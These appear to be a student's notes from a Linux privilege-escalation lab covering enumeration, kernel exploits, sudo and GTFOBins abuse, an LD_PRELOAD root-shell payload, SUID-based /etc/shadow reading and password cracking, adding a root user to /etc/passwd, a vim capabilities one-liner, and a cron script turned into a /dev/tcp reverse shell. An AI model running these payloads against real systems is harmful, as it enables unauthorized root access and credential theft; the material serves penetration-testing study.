
LINUX PRIVILEGE ESCALATION

what is priv. esc. ?

At it's core, Privilege Escalation usually involves going from a lower permission account to a higher permission one. More technically, it's the exploitation of a vulnerability, design flaw, or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.



Why is it important?

Privilege escalation is crucial because it lets you gain system administrator levels of access, which allows you to perform actions such as:

- Resetting passwords
- Bypassing access controls to compromise protected data
- Editing software configurations
- Enabling persistence
- Changing the privilege of existing (or new) users
- Execute any administrative command

important info :

sometimes we got a linux machine where most of the linux commands not work so in that case we need to set the environment variable TERM as follows :

echo $TERM

export TERM=xterm-256color

Set a valid terminal type:
Common values are:

- `xterm`
- `xterm-256color`
- `linux`
- `vt100`

Enumeration :

once we get access to a machine we will perform enumeration(information gathering) .

1. hostname : return the hostname of the target machine
2. **uname -a : additional system information + kernel information**

3. **cat /proc/version : The proc filesystem (procfs) provides information about the target system processes. You will find proc on many different Linux flavours,.**Looking at `/proc/version` may give you information on the kernel version and additional data such as whether a compiler (e.g. GCC) is installed.
4. **cat /etc/issue : gives information about the operating system .**
5. ps : show all the processes of the current shell .
6. **env : will show environment variables .** The PATH variable may have a compiler or a scripting language (e.g. Python) that could be used to run code on the target system or leveraged for privilege escalation.
7. **sudo -l :** to list all commands your user can run using `sudo`.
8. ls -la : use this always to list all files instead of ls or ls -l .
9. id : will provide a general overview of the user's privilege level and group memberships.
10. id username (id frank) ;
11. cat /etc/passwd : to discover users on the system. its result it a bit long , to get the all users name for brute force attacks we can beautify this using the command : cat /etc/passwd | cut -d ":" -f 1
12. but the above pipe command will return all users including service or system so we can use this to find only the system users because they have their dhome directory : cat /etc/passwd | grep home
13. **history : to list history of the commands used by the users including the password and usernames .**
14. ifconfig :give us information about the network interfaces of the system. .
15. ip route : to see which network routes exist .

NETSTAT : also part of enumeration commands :

1. **netstat : to gather information on an existing connection .**
2. `netstat -a` : shows all listening ports and established connections.

3. `netstat -at` or `netstat -au` can also be used to list TCP or UDP protocols respectively.
4. `netstat -l`: list ports in “listening” mode. These ports are open and ready to accept incoming connections. This can be used with the “t” option to list only ports that are listening using the TCP protocol (below)
5. `netstat -s`: list network usage statistics by protocol (below) This can also be used with the `-t` or `-u` options to limit the output to a specific protocol.

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -s
Ip:
    Forwarding: 2
    7711 total packets received
    2 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    7709 incoming packets delivered
    7041 requests sent out
Icmp:
```

6. `netstat -tp`: list connections with the service name and PID information.

7.This can also be used with the `-l` (netstat -ltp) option to list listening ports .(if we are not able to see the program name and pid the run this command as sudo .

8 . `netstat -i`: Shows interface statistics. We see below that “eth0” and “tun0” are more active than “tun1”.

```
┌──(alper㉿TryHackMe)-[~]
└─$ netstat -i
Kernel Interface table
Iface      MTU    RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0      1500    17791      0      0 0         13710      0      0      0 BMRU
lo       65536       12      0      0 0            12      0      0      0 LRU
tun0      1500      109      0      0 0          3442      0      0      0 MOPRU
tun1      1500        6      0      0 0          2045      0      0      0 MOPRU
```

9 . `netstat -ano` which could be broken down as follows;

- `a` : Display all sockets
- `n` : Do not resolve names
- `o` : Display timers

Find Command :

- `find . -name flag1.txt` : find the file named “flag1.txt” in the current directory
- `find /home -name flag1.txt` : find the file names “flag1.txt” in the /home directory
- `find / -type d -name config` : find the directory named config under “/”
- `find / -type f -perm 0777` : find files with the 777 permissions (files readable, writable, and executable by all users)
- `find / -perm a=x` : find executable files
- `find /home -user frank` : find all files for user “frank” under “/home”
- `find / -mtime 10` : find files that were modified in the last 10 days
- `find / -atime 10` : find files that were accessed in the last 10 day
- `find / -cmin -60` : find files changed within the last hour (60 minutes)
- `find / -amin -60` : find files accesses within the last hour (60 minutes)
- `find / -size 50M` : find files with a 50 MB size
- This command can also be used with (+) and (-) signs to specify a file that is larger or smaller than the given size.
- find / -size +100M (find file greater than 100mb in size) .
- to not get the errors in the output use find with : “-type f 2>/dev/null” to redirect errors to “/dev/null” and have a cleaner output (below).

Folders and files that can be written to or executed from:

- `find / -writable -type d 2>/dev/null` : Find world-writeable folders
- `find / -perm -222 -type d 2>/dev/null` : Find world-writeable folders

- `find / -perm -o w -type d 2>/dev/null`: Find world-writeable folders
- `find / -perm -o x -type d 2>/dev/null` : Find world-executable folders

Find development tools and supported languages: :

- `find / -name perl*`
- `find / -name python*`
- `find / -name gcc*`

FILES WITH SUID bit :

- `find / -perm -u=s -type f 2>/dev/null`: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

we can also use locate ,which cut , sort or search command to search for a specific purpose but find will do our most work in the privilege escalation especially .

automated tools :

The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

- **LinPeas**: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- **LinEnum:** https://github.com/rebootuser/LinEnum
- **LES (Linux Exploit Suggester):** https://github.com/mzet-/linux-exploit-suggester
- **Linux Smart Enumeration:** https://github.com/diego-treitos/linux-smart-enumeration
- **Linux Priv Checker:** https://github.com/linted/linuxprivchecker

Privilege Escalation: Kernel Exploits :

The kernel on Linux systems manages the communication between components such as the memory on the system and applications. This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.

The Kernel exploit methodology is simple;

1. Identify the kernel version
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Although it looks simple, please remember that a failed kernel exploit can lead to a system crash. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement before attempting a kernel exploit.

Research sources:

1. google search
2. Sources such as https://www.cvedetails.com/ can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives.

Notes :

- be specific with the kernel version while searching the exploits .
- be sure u understand how the exploit works before launching it .because Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
- read all instructions and comments provided with the exploit to understand it better .

- You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

TASK 6 : USING THE EXPLOIT

WE USED the different enumeration commands to get the version of the kernal and then we searced for it on exploit-db then download it in your system and use the command : gcc explloitnamewith extension like.c -o ofc

we used the above command to compile the exploit using gcc

then we created an python server on our machine to download the exploit into the target machine as : python3 -m htt.server


then we use the command : wget http://ipattacking machine:port/ofc (before downloading we have to move to a writable directory so we moved to cd /tmp then we will use the download command)

to download the exploit in to the target machine then we changed the permissions of the exploit to make it executable and then executed it using the command : ./ofc(or exploit name)

while compiling the file if we get error then add these in the beginning of the exploit because it is using to old header files .

```
#define _GNU_SOURCE
#include <sched.h>
#include <sys/wait.h>
#include <dlfcn.h>
```

after executing the machine we got the sudo privileges we can chekc this by command id :



Privilege Escalation: Sudo :

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

Any user can check its current situation related to root privileges using the `sudo -l` command.

https://gtfobins.github.io/ is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.

Leverage application functions

Some applications will not have a known exploit within this context. Such an application you may see is the Apache2 server.


In this case, we can use a "hack" to leak information leveraging a function of the application. As you can see below, Apache2 has an option that supports loading alternative configuration files (`-f` : specify an alternate ServerConfigFile).

```
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]
Options:
  -D name             : define a name for use in <IfDefine name> directives
  -d directory        : specify an alternate initial ServerRoot
  -f file             : specify an alternate ServerConfigFile
  -C "directive"      : process directive before reading config files
  -c "directive"      : process directive after reading config files
  -e level            : show startup errors of level (see LogLevel)
  -E file             : log startup errors to file
  -v                  : show version number
  -V                  : show compile settings
  -h                  : list available command line options (this page)
  -l                  : list compiled in modules
```

Loading the `/etc/shadow` file using this option will result in an error message that includes the first line of the `/etc/shadow` file.

Leverage LD_PRELOAD

On some systems, you may see the LD_PRELOAD environment option.



LD_PRELOAD is a function that allows any program to use shared libraries. This blog post will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

The steps of this privilege escalation vector can be summarized as follows;

1. Check for LD_PRELOAD (with the env_keep option)
2. Write a simple C code compiled as a share object (.so extension) file
3. Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file

The C code will simply spawn a root shell and can be written as follows;

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters;

`gcc -fPIC -shared -o shell.so shell.c -nostartfiles`

```
user@debian:~/ldpreload$ cat shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
user@debian:~/ldpreload$ ls
shell.c
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$
```

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.

We need to run the program by specifying the LD_PRELOAD option, as follows;

`sudo LD_PRELOAD=/home/user/ldpreload/shell.so find`

This will result in a shell spawn with root privileges.

```
user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#
```

TASK 6 lab :

first use the command : sudo -l we saw that this show three progrmas that we can run with sudo privileges without using sudo .

then we used the GTFObinds search and type the : find(if we are using find program to escalate our privileges) then click on sudo under the find after searching then in the we used this command to escalate privileges in misconfigured system :

```
sudo find . -exec /bin/sh \; -quit
```

and on hitting enter we got # when we typed id we got the uid to be 0 we got root access now we can find the flag file .

to find the flag file we will go to the home directory and then find the flag .

to get the hashes for all the users we can read : /etc/shadow

linux stores all the password hashes fo all users in : /etc/shadow

windows stores all the password hashes fo all users in :

C:\Windows\System32\config\SAM
C:\Windows\System32\config\SYSTEM

we use meterpreter command : hashdump to get all the hashes in windows targets .

Privilege Escalation: SUID :

Much of Linux privilege controls rely on controlling the users and files interactions.

This is done with permissions.

you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an “s” bit set showing their special permission level.

```
user@debian:~$ find / -type f -perm -04000 -ls 2>/dev/null
809081   40 -rwsr-xr-x   1 root     root        37552 Feb 15  2011 /usr/bin/chsh
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudo
810173   36 -rwsr-xr-x   1 root     root        32808 Feb 15  2011 /usr/bin/newgrp
812578  172 -rwsr-xr-x   2 root     root       168136 Jan  5  2016 /usr/bin/sudoedit
809080   44 -rwsr-xr-x   1 root     root        43280 Feb 15  2011 /usr/bin/passwd
809078   64 -rwsr-xr-x   1 root     root        60208 Feb 15  2011 /usr/bin/gpasswd
809077   40 -rwsr-xr-x   1 root     root        39856 Feb 15  2011 /usr/bin/chfn
816078   12 -rwsr-sr-x   1 root     staff        9861 May 14  2017 /usr/local/bin/suid-so
816762    8 -rwsr-sr-x   1 root     staff        6883 May 14  2017 /usr/local/bin/suid-env
816764    8 -rwsr-sr-x   1 root     staff        6899 May 14  2017 /usr/local/bin/suid-env2
815723  948 -rwsr-xr-x   1 root     root       963691 May 13  2017 /usr/sbin/exim-4.84-3
832517    8 -rwsr-xr-x   1 root     root         6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
832743  212 -rwsr-xr-x   1 root     root       212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623   12 -rwsr-xr-x   1 root     root        10592 Feb 15  2016 /usr/lib/pt_chown
473324   36 -rwsr-xr-x   1 root     root        36640 Oct 14  2010 /bin/ping6
473326  188 -rwsr-xr-x   1 root     root       188328 Apr 15  2010 /bin/nano
473323   36 -rwsr-xr-x   1 root     root        34248 Oct 14  2010 /bin/ping
473292   84 -rwsr-xr-x   1 root     root        78616 Jan 25  2011 /bin/mount
473312   36 -rwsr-xr-x   1 root     root        34024 Feb 15  2011 /bin/su
473290   60 -rwsr-xr-x   1 root     root        53648 Jan 25  2011 /bin/umount
465223  100 -rwsr-xr-x   1 root     root        94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
```

`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.


The SUID bit set for the nano text editor allows us to create, edit and read files using the file owner's privilege. Nano is owned by root, which probably means that we can read and edit files at a higher privilege level than our current user has. At this stage, we have two basic options for privilege escalation: reading the `/etc/shadow` file or adding our user to `/etc/passwd`.

Below are simple steps using both vectors.

reading the `/etc/shadow` file

We see that the nano text editor has the SUID bit set by running the `find / -type f -perm -04000 -ls 2>/dev/null` command.

`nano /etc/shadow` will print the contents of the `/etc/shadow` file. We can now use the unshadow tool to create a file crackable by John the Ripper. To achieve this, unshadow needs both the `/etc/shadow` and `/etc/passwd` files.



The unshadow tool's usage can be seen below;

`unshadow passwd.txt shadow.txt > passwords.txt`

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/alper/.john
```

With the correct wordlist and a little luck, John the Ripper can return one or several passwords in cleartext. For a more detailed room on John the Ripper, you can visit https://tryhackme.com/room/johntheripperbasics.

The other option would be to add a new user that has root privileges. This would help us circumvent the tedious process of password cracking. Below is an easy way to do it:

We will need the hash value of the password we want the new user to have. This can be done quickly using the openssl tool on Kali Linux.

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

We will then add this password with a username to the `/etc/passwd` file.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$J/n4dHHj$QXqkhtfrlz1VYMjXbyK820:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash
```

Once our user is added (please note how `root:/bin/bash` was used to provide a root shell) we will need to switch to this user and hopefully should have root privileges.

```
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

Now it's your turn to use the skills you were just taught to find a vulnerable binary.

TASK 7 LAB :

first in first we read the /etc/passwd file and we got list of the users we can search any name of users which is looking very good and search the name on the google and if he is an comic book writer then it is the answer to the first question .

to get the second answer i.e the password of the user 2 , so we started to read the /etc/shadow file but the permission denied.

then we user the below :

we will first use the find command to list files with suid and and sgid bits set programs .

we got a base 64 named program with s bits setted so we searched on gtfo bins on it and we then clicked on the suid section under the base 64 and then we got a set of command to run .

```
LFILE=file_to_read
base64 "$LFILE" | base64 --decode
```

here we are creating an variable named lfile and then using it to read a file in the base 64 decoded values .

and we use like lfile =/etc/shadow

and then use the third one and boom now we can read the shadowfile but we can't get the plaintext password here that we want in really .

we also tried this shadow file password in cracksation but it was not able to decode this so we used the tool named john the ripper with the command :

but copy the hash value of the password in a file like hash.txt to use this directly in the john's command ,

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --verbosity=4

and we got the password .

then we used the cmd : su user2

and then enter its password and on running the command whoami we got the user 2 and as always in his home directory we go the flag3 file but we don't have the permission to read this only owner has all permissions allowed so we used again the method that we used to read the file /etc/shadow file and we got the answer .

Privilege Escalation: Capabilities :

Another method system administrators can use to increase the privilege level of a process or binary is “Capabilities”. Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.

The capabilities man page provides detailed information on its usage and options.

We can use the `getcap` tool to list enabled capabilities.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

When run as an unprivileged user, `getcap -r /` will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null.

Please note that neither vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

GTFObins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.

We notice that vim can be used with the following command and payload:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below;

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
# 
```

task 8 lab :

simply go through the room notes to get an root shell . to complete the other tasks .

remember to replace the py with the py3 in the gtfo bins command because the target machine has python 3 installed that we have checked using : find / -name python

and now we got the root shell .

then we used the getcap -r / 2>/dev/null command to get the list of the binaries which has the capability to set uid .

and they are 6

then we can just use the normal find command to locate the flag4.txt file and can read it easily .

Privilege Escalation: Cron Jobs :

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.

The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.

Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under `/etc/crontab`

While CTF machines can have cron jobs running every minute or every 5 minutes, you will more often see tasks that run daily, weekly or monthly in penetration test engagements.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

You can see the `backup.sh` script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.

The script will use the tools available on the target system to launch a reverse shell.

Two points to note;

1. The command syntax will vary depending on the available tools. (e.g. `nc` will probably not support the `e` option you may have seen used in other cases)
2. We should always prefer to start reverse shells, as we not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this;

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.

```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
